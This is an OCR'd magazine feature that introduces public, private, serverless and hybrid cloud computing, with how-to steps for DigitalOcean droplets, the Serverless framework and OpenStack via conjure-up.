
Deploying your application in your own data centre means deploying one or more servers with an OS, some storage and likely a database – but what is the equivalent for the public cloud? Assuming you need to run your own code on a server (this is not always a given with the advent of serverless), you need to start with an instance (AWS), droplet (DigitalOcean), VM (Azure) or Compute Engine (Google). Again, as you can see, non-standardised terminology can be confusing! In its most fundamental form, the server you create is a VM running on a vast shared infrastructure at your cloud provider. To all intents and purposes it feels like a regular server but with additional options for remote

> "In the same way as the servers themselves are virtualised, storage is too – none of the machines have a physical disk"

manageability and configuration. When deploying to your own data centre, it's important to first research the size of server needed, purchase one, hope you gauged capacity correctly and install it. With the public cloud, this becomes less of a concern. Providers offer a wide range of instances with varying CPU and RAM availability and switching between them is quick and easy. In the same way as the servers themselves are virtualised, storage is too. None of the machines have a physical disk; instead you choose a type of storage such as magnetic, general-use SSD or provisioned IOPS SSD, specify a size and attach it to your instance. Complete these two steps and you have what is a 'virtual server' in the cloud (albeit without an OS). If you need more CPU or RAM, you can just restart your instance as a different size with zero data loss. Need more storage? Expand the disk, with zero downtime.

Of course, having a server is only a small part of the equation – you can't do much without an sperating system. Cloud providers also simplify this process by providing pre-built images that can be applied to an instance as it is created. Using DigitalOcean as an example, droplets can be initialised with six different versions of Ubuntu, six of FreeBSD, three of Fedora, five of Debian or three of CentOS. Amazon also maintains its own 'Amazon Linux' distro. All installs are basic versions of the OS, but optimised with the correct settings to make the most of the hardware available. Additional images are also provided that offer more functionality, such as a LAMP stack, Docker host and so on. All of the above is available on providers' free tiers or using trial credit priced as low as $5 month – the cost of entry to cloud is extremely accessible for those looking to get started.

The leading public cloud services have varying levels of support for container technology, which can be instrumental in smoothing transition to the cloud. Of course, containers can be deployed to any instance, but dedicated container options are available too – Amazon has a Kubernetes elastic container service and registry, and Microsoft also has a mature Kubernetes offering. Worthy of note when it comes to Azure is that Linux doesn't feel in any way like a second-class citizen – Microsoft's Linux support is extensive throughout the product. It even offers a managed MySQL database.



Above Microsoft's Azure Cloud product lets you get started for free, even if you're deploying Linux


AWS

Above A global presence means cloud providers can be resilient and fast wherever your user is located

QUICK TIP

IaaS, PaaS and SaaS

'Infrastructure as a Service' is servers, storage and networks. 'Platforms as a Service' removes the need to deploy OSes, file stores, databases and so on. 'Software as a Service' delivers cloud applications.



QUICK TIP

Snapshot virtual machine backups

Using virtual machines in the cloud makes the backup process much easier than using dedicated servers. Snapshots can be regularly generated without any downtime or performance impact and subjected to an automated retention policy.


Now that a server is up and running, you're likely to need a database. In a conventional environment, this would mean spinning up an additional instance and installing a database. This is still an option within the cloud by using the IaaS model, and machine images are provided for most popular databases. There is alternative with many cloud providers by using a PaaS approach, where the service is abstracted from the server running underneath. Instead of carrying out database server installation, management and defining fault tolerance yourself, you can simply 'rent a database'. This offers benefits with resilience, backup, scalability and cost.

When we think about storage, we think about disks attached to physical servers with conventional filesystems. These still remain vital, but cloud computing introduces an additional concept of 'object storage'. Named as S3 on Amazon ('Simple Storage Service'), 'Blobs' on Azure and 'Spaces' on DigitalOcean, object storage makes it easy to store and retrieve data on a massive scale. Object storage is highly resilient

> "Conventional filesystems still remain vital, but cloud computing introduces an additional concept called 'object storage"


(automatically distributed across multiple AZs and regions), encrypted and flexible, with automated versioning and lifetime options to offer enhanced manageability. It is also infinite in size, but offers one of the key benefits of cloud computing – you only pay for what you use. Pricing is based on the size of the item stored and how frequently it is accessed. Again, object storage can be trialled for free, with AWS providing 5GB of S3 storage, 20,000 GET requests and 2,000 PUT requests per month for no cost. Also included is 10GB of 'Glacier' retrievals, a S3 storage class designed for less-frequent retrievals (backups or archiving, for example). Object storage is a change to the 'old' way of doing things and as such will require application updates to make the most of the product. An object store is easily manipulated using well-documented REST APIs, and several providers also provide SDKs for the leading programming languages.

You may be reading the above and thinking it sounds exciting, but also wondering what it really gives you over



Right Using Google Cloud means your system is running on the same platform as Google's own services

HOW TO
Get started with DigitalOcean



1 Create a DigitalOcean account

To create your DigitalOcean account, head to **www.digitalocean.com**, enter your email address and choose a password. After confirming and validating your account you'll arrive at the main dashboard. Use the code 'DROPLET10' to apply a free $10 credit.

2 Create your first droplet

A 'droplet' is the Digital Ocean term for a server. After clicking Create Droplet you will be presented with a list of available Linux images for basic distributions, container distros or 'one-click apps' such as Ghost or Wordpress. Select the option of your choice.

3 Specify a droplet size

Different sizes of droplets are available, with 'standard droplets' gradually scaling up in terms of CPU, RAM and storage (starting at $5/month) and 'optimized droplets' offering compute-optimised configurations for processor-intensive applications.

and above an infrastructure of your own running on your own premises. The key benefit is scalability. That server that you just configured with Ubuntu and your application? If it gets overloaded, the cloud-provided load-balancing and auto-launching can automatically spin up as many additional instances as you need in real time and shut them down again when they're not being used. Your database is struggling? No problem, that too can be scaled as required, giving you all the capacity you need. The ability to scale up and down means that it's cost-effective too – you don't need to have a whole server farm sitting there idle throughout the night. If a machine goes bad, what happens? It can be automatically replaced with no interruption.

Aside from containers, a number of options are available to smooth transition to the cloud. These vary by provider, but including database replication tools (to automatically bring a cloud database in sync with an on-premise server), tools for migrating server installs themselves and even, if you have a particularly huge amount of data, an Amazon truck ('AWS Snowmobile') that will drive to your data centre, download your data into a shipping container (up to 100 petabytes!) then drive it back to AWS. That's seriously impressive.

Above and beyond on-premise

Up to this point we've considered what's possible with the cloud that is analogous to on-premise infrastructure today. But utilising the cloud becomes particularly powerful when it's possible to take advantage of services that just wouldn't be feasible otherwise. An example of this is performing analysis against a large amount of data stored in object storage (a 'data lake'). Tools are provided to query these objects on the fly using standard SQL as if they were a database and present a view of the results. Additional AI processing can also be applied for natural language understanding, trend analysis and much more.

Security is of course a major concern for companies, particularly in the context of stricter regulations brought in by the EU's General Data Protection Regulation (GDPR). It is often feared that moving to the cloud reduces security, but the reality is that for all but the very largest companies, the opposite is in fact the case. Using public cloud providers enables smaller companies to take advantage of these providers' experience in mitigating external threats to the infrastructure, and a whole host of tools are often provided to manage encryption, keys, network security and other security-related requirements. Automated configuration management makes it straightforward to regularly rotate credentials, and VPCs (Virtual Private Clouds) mean your infrastructure will be isolated from other tenants and the internet until you explicity open up the network. Identity management is also extensively catered for in the cloud, making it straightforward to configure and audit who has access and at which level.


> "Utilising the cloud becomes powerful when it's possible to take advantage of services that wouldn't be feasible otherwise"

The public cloud isn't perfect for every business, but for all but the most niche cases it generally offers extra benefits compared to on-site cloud. ▸


QUICK TIP

Managing costs


A common concern for those new to cloud computing is managing costs. Ensure that you set up billing and usage alerts and shut down resources that are not being used. Cost reporting means you can stay in control.



4 Choose data centre and region
DigitalOcean currently supports eight different regions, some of which have multiple availability zones. Choose where you want to launch your droplet, upload your public key so that you can log in and choose additional options.



5 Connect to your new droplet
After pressing the Create button, your new droplet will be created, which only takes a few seconds. The droplet will be assigned an IP address and you'll be able to log in using either SSH or directly in a browser. A 'floating IP' can be assigned which can be moved between droplets.



6 Additional droplet options
Additional volumes ('block storage') can be attached to your droplet, your droplet can be resized and a firewall can be applied to limit access. You can also add a load balancer if you want to share traffic between multiple droplets. Use the 'snapshot' function to take backups.

ⓘ QUICK TIP

Try serverless at the edge

Lambda@ Edge on AWS Cloudfront and Cloudflare Workers on the CloudFlare platform both enable you to write code that executes well before requests reach the core infrastructure.

Serverless

Deploy code in the cloud without worrying about instances

Coders want to write code. Coders don't want to spend time setting up servers. These two reasons explain why the serverless movement has exploded, particularly over the last year. The first thing to understand is that serverless, of course, isn't actually serverless – code has to run on a server *somewhere* – but with serverless, architecture developers don't need to worry about such things. Capacity is automatically managed by the cloud provider in a completely transparent way.

The serverless revolution really started with the release of AWS Lambda, which coined the term 'FaaS' (Function as a Service). It's since grown to encompass similar services from other provides, including Microsoft Azure Functions and Google Cloud Functions.

While the key selling point of serverless is to more rapidly move from development to production without the need to provision, maintain and decommission servers when no longer required, there are also benefits to scalability. If you need to run a huge number of concurrent serverless functions, cloud providers are able to handle this. Functions are pay-per-use with per-second billing, so you only pay for the time your code is running. In short, serverless is really all about having ultimate flexibility.

It's important to note that there are some downsides to using serverless. Although functions execute very quickly, there is some latency on initial start-up, as a provider will 'spin down' the code when not in use. This won't impact all usage scenarios, but it is something that needs to be considered. Serverless functions are well suited to operations that take a very short time to complete and are not resource-intensive. Providers impose concurrent execution, execution time and memory limits which mean that if the workload is long-running or intensive, a conventional server model may be more appropriate. Debugging and monitoring can also be more difficult than in server environments. Because code is executed in an 'black box' in the cloud, instrumentation and tools such as AWS X-Ray become more important than ever before.


QUICK GUIDE


Create a Google Cloud Function

Google Cloud Platform provides an easily accessible interface for those creating Cloud Functions for the first time. The console, available via your account, provides a destination URL for a HTTP trigger event, an inline editor for Node.js (ZIPs can also be uploaded), and settings for timeout and memory requirements. After specifying an entry point to the provided code, simply press Create and you're ready to test by loading the provided HTTP endpoint. The process is a great demonstration of how powerful serverless is – minimum effort for a full (albeit basic) code deployment!

HOW TO

Install and try the serverless framework




File Edit View Search Terminal Help
Serverless: The Serverless login will open in your default browser...
Serverless: Opening browser...
Serverless: Waiting for a successful authentication in the browser.
Serverless: You are now logged in
paul@precision5520-ubuntu:~$ serverless create --template hello-world
Serverless: Generating boilerplate...
The Serverless Application Framework
serverless.com, v1.27.2
Serverless: Successfully generated boilerplate for template: "hello-world"
Serverless: NOTE: Please update the "service" property in serverless.yml with y
ur service name
paul@precision5520-ubuntu:~$

1 Install serverless globally

To install the serverless framework on your machine, you'll need npm (part of Node.js) installed. Ensure you have Node installed using `node -v` and that you have npm installed with the command `npm -v`. Install globally with the command `npm install serverless -g`.

2 Log in to your account

After the framework is installed, you'll need to authenticate against the serverless online platform to allow your applications to be deployed. Use the command `serverless login`, which prompts you to sign in using GitHub credentials in your web browser.

3 Create the serverless function

The next step of the process is to create the serverless function itself. Using the command `serverless create --template hello-world` creates a basic function. A number of templates are included for a variety of languages: list them with `serverless create --help`.

If you do decide to try serverless, you'll soon discover that one of the biggest challenges is the fact that – as is often the case when it comes to the cloud – each of the providers does things just a little differently, making it difficult to develop in a genuinely provider-agnostic fashion. To make life a little easier, a number of frameworks are available that abstract the provider from the serverless development process. The best known is a toolkit called Serverless available from – wouldn't you know it – **www.serverless.com**. The framework supports all the leading providers (including IBM OpenWhisk), is extensible via plug-ins, enables development in Node.js, Java, Scala and C#, and enables deployment to different cloud providers directly from the CLI. Yes, it's CLI-based – that's what we like!

> "Although serverless functions execute very quickly, there is some latency on initial startup"

The Serverless framework also supports Kubeless. Kubeless is a Kubernetes-native serverless framework that enables you to deploy functions, just as you would using the aforementioned cloud providers, without having to worry about the underlying infrastructure. Kubeless sits on top of a Kubernetes cluster and because it's effectively abstracted by the serverless framework, it's transparent from a deployment perspective. Kubeless is particularly interesting because of increased language support, with Python, Node.js, Ruby, PHP and custom runtimes, plus event triggering via Kafka and HTTP.

Events are a key concept for serverless code. All serverless functions are triggered by an event. The serverless.com framework also includes an event gateway that enables a function to react to any event on any cloud.

API gateways provide a common way to hook functions to a HTTP endpoint, but a whole host of event options are available, including reacting to events occurring within the cloud provider, or even events that are triggered by external providers.


While the term 'serverless' typically refers to functions, there are also several serverless database options available. A serverless database will automatically start-up, shut down, and scale up or down in capacity based on your application's needs. Amazon Aurora Serverless, Google Cloud Datastore and Azure Data Lake are all examples of serverless databases. ▸


QUICK TIP

AWS Lambda function basics

The AWS Lambda console page at **http://bit.ly/lud_lambda** provides a multi-step introduction to serverless functions with a simple 'Hello world' project to get you started.

Below You can make up to 1,000,000 free requests per month using up to 3.2 million seconds of compute time on AWS' free tier





4 Deploy the function

That's it! Ensure your AWS keys are set in the environment variables and you're ready to deploy your function with the command `serverless deploy`. Once complete, you're provided with the function's URL. You can also see it in the console of your chosen provider.

5 Test the deployment

In the console of your serverless function provider, you can test the deployed function. As you deployed to AWS, your function will automatically be available via the API Gateway, which itself includes the ability to run a test of what is now a deployed lambda.

6 Additional events

We've invoked the serverless function using the default event. Your new function can also easily be linked to a host of other events, including CloudWatch events, S3 events (such as files being added/changed/deleted), and you can even launch it from Alexa's skills!


ⓘ QUICK TIP

Virtualisation before migration

The migration to a private cloud solution can be smoothed by switching to a virtualised environment within your on-premises data centre beforehand.


Private cloud

Obtain the benefits of cloud computing, while still keeping control of your infrastructure with a private cloud



Cloud computing is the biggest IT growth story of recent years. It has revolutionised server provision in the way that it allows resources to be shared, but for many businesses there has been a reluctance to adopt the technology because of concerns about security and overall control. The private cloud approach looks to allay these concerns by continuing to use dedicated hardware. Instead of talking about data being stored 'in the cloud' at a third-party provider, along with lots of other companies' systems, it paints a more comforting picture to be able to point at racks in a building and say 'Here's our data'. But how do cloud computing principles apply when the hardware is owned or leased directly?

At first look, a private cloud does indeed look a lot like a traditional on-premise data centre. What makes the difference is that virtualisation, tools and automated provisioning and scaling are used to create a flexible infrastructure, just as you would find in the public cloud. It should be noted that private clouds don't have to be built on-site; they can be leased using a model similar to the public cloud and hosted in provider data centres or co-location facilities, but the difference is the whole system is single-tenanted – that is, not shared with anyone else. For this reason, private clouds are normally only feasible for larger businesses. If additional capacity is needed over what's available on the provisioned hardware, new hardware has to be added and the entire cost has to be covered by a single client. With this in mind, one of the key benefits of public cloud technology remains that it allows start-ups and small- to medium-sized businesses to start with a low-cost system and grow quickly.




Above The OpenStack cloud operating system controls compute, storage and networking resources throughout a data centre

Choosing a provider for a private cloud is very different to choosing one for a public cloud. The key players in the private cloud market are names you would expect to see in the high-end business market,


QUICK GUIDE

Migrate your servers to the cloud with CloudEndure

All the large cloud platforms, whether public, private or hybrid specialised, offer tools to migrate your existing physical machines to the cloud. One of the leading solutions, and the one chosen by Google to power its migrations, is CloudEndure. This technology specialises in providing a resilience suite that encompasses not only cloud migration, but also continuous backup and disaster recovery. What makes the CloudEndure solution unique, and ideally suited to switching to a cloud infrastructure, is that it uses continuous block level replication to synchronise machines on an ongoing basis, supporting all the most popular operating systems and applications. There's no requirement to switch infrastructure when the initial sync is complete, as the destination server stays up to date and you can make the move in your own time. The process doesn't require a reboot, doesn't impact performance and doesn't require snapshots. CloudEndure also includes orchestration as part of a hybrid model targeting disaster recovery scenarios – it can manage the whole process. Within hybrid or private clouds CloudEndure is a paid product, but when used to migrate to public cloud partners such as Google Cloud Platform, the service is free.


Compute Engine
Choose a service to import your VMs
You can migrate your VM instances to Compute Engine for free using one of the external services below. Learn more
CloudEndure
Import from cloud and on-premises with the simplicity of a managed migration service.
VELOSTRATA
Velostrata
Import from VMware and AWS with enterprise-grade features and flexibility.
You'll leave Google Cloud Platform to complete the migration. Once an instance is imported, normal rates apply.
CANC

Above CloudEndure provides a seamless way to migrate from on-premises to cloud, with continuous synchronisation



Above Conjure-up is a great tool that provides a step-by-step interface for installing OpenStack

QUICK GUIDE

Build your own OpenStack cloud

As the leading cloud platform, OpenStack is a great way to get started with cloud technology and it's very easy to install for yourself, either locally on your machine for test purposes or across a rack of physical servers using MaaS (Metal as a Service). Both options take advantage of a utility called 'conjure-up', so installing a practice system of your own exactly mirrors the process involved in a larger deployment. Full details on how to install are online at **http://bit.ly/lud_try_openstack**. After installing conjure-up from a snap package, the 'OpenStack with NovaLXD' spell walks you through everything you need to get started. The OpenStack Dashboard is installed as part of the installation 'Horizon'; it's a web-based utility to manage OpenStack services. From the dashboard you'll can upload and manage images, launch and manage instances and create and manage networks, object containers and volumes. More details on deploying to multiple machines using MaaS can be found at **http://maas.io**, which is another open source project created by Canonical.

such as Hewlett Packard Enterprise, VMware, Dell, Oracle, IBM and so on, offering a range of consultancy and solution options. Of the key players in the public cloud market, Microsoft stands out as having a private cloud offering with a degree of flexibility. 'Microsoft Azure Stack' enables companies to replicate the Azure public cloud experience, but in a private cloud (or hybrid cloud) environment. This joined-up approach simplifies deployments, with the same tools used to build and deploy apps regardless of the hosting model. The same portal used to manage Azure Public Cloud is utilised for Azure Stack, simplifying the learning curve – and once again, Microsoft has excellent cross-platform support including extensive options for Linux.

> "Private clouds don't have to be on-site; they can be leased and hosted in provider data centres or co-location facilities"

One of the companies that really kickstarted the virtualisation era, VMware, remains a leader in private cloud implementations, delivered through its partners such as Rackspace. The way that a private cloud works is that powerful hardware is installed and then virtualised using an appropriate toolset. This available capacity, which is finite, is then able to switch between uses based on modern solutions such as containers. If there is high demand for a database, it might take up some spare capacity that at other times may be commissioned for web servers. The same scenario applies to storage, memory and so on.

There is one company that plays a huge part in private cloud deployments which will be familiar to Linux users, and that is Canonical, creator of Ubuntu. Ubuntu is the most widely used distribution for OpenStack, and OpenStack is the number one platform for public clouds, as well as being extensively used for private clouds. Canonical's consultancy service offers a number of ways to quickly build a private cloud. With Bootstack, the company can design, build and operate a production OpenStack cloud on-premise from $15 per server per day, training the team and transferring control on request. Foundation Cloud Stack provides a service that tailors a reference OpenStack cloud to meet requirements and delivers it to your company in three weeks, followed up with training and long-term support to keep it running. As a trusted, fast and economical way to accelerate deployment of a private cloud, Canonical's client list speaks for itself, with some of the world's largest companies on board.

Red Hat, a long-time enterprise Linux provider, offer a cloud computing option in the form of Red Hat Cloud Suite. RHCS has everything needed to deploy a private cloud, including the open source operating system, software-defined storage, virtualisation tools, a private cloud platform, public cloud interoperability, containerised app-development platform and a unified management system. Of course, enterprise support is included too.

A key thing to bear in mind when planning a migration to the cloud is to start small. A full migration will be a considerable task, and while some organisations do choose to migrate everything at once, it can be easier and less risky to migrate one application or workload at a time, perhaps starting with those that are less mission-critical. ▸

QUICK TIP

Modernise apps or move as-is?

A key decision companies make when moving to the cloud is what to do with 'legacy' apps – whether to move them as-is or use the migration as an opportunity for a re-write. Define your strategy and timeline up front to smooth your transition.

Hybrid cloud

A cloud solution looks to offer the best of both worlds

QUICK TIP

Hybrid cloud and private

Many of the approaches used for private clouds also apply to a hybrid model, and the two aren't mutually exclusive. With the right orchestration, there's no reason that a system can't be a blend of on-premises, private cloud and public cloud.

The hybrid cloud environment is a system that uses a mix of on-premises/private and public cloud services, with orchestration between the two platforms. By allowing workloads to move between private and public clouds as needs and costs change, hybrid cloud gives businesses greater flexibility and enhanced deployment options.

The hybrid cloud model works well for workloads that are highly volatile. For example, a retailer that experiences a spike in its system activity on a particular day or days of the year may benefit from implementing extra capacity via the cloud (known as 'cloud bursting') for those occasions, rather than provisioning more private servers that will sit idle for the majority of the time. Other potential hybrid cloud use-cases include processor-intensive data analysis or short-term big data storage. Hybrid environments frequently accommodate disaster-recovery scenarios, where the main private data centre may be out of action and a public cloud must be relied on to keep the system running. Dedicated tools exist specifically for disaster recovery, such as Azure Site Recovery and Google Cloud Disaster Recovery. These typically form part of the providers' migration suites, as business continuity in the cloud is clearly a first step to being fully in the cloud!

The key components in a hybrid system are a public cloud provider such as AWS, Azure or Google Cloud Platform, a private cloud – either on premise or hosted with a dedicated provider – and WAN connectivity between those two environments. Most cloud providers offer the option to provision an optimised network connection between private data centres and the cloud data centres.

Below TOSCA Orchestration, supported by Cloudify, allows the definition of infrastructure-as-code (YAML) which can then be easily deployed to multiple cloud platforms

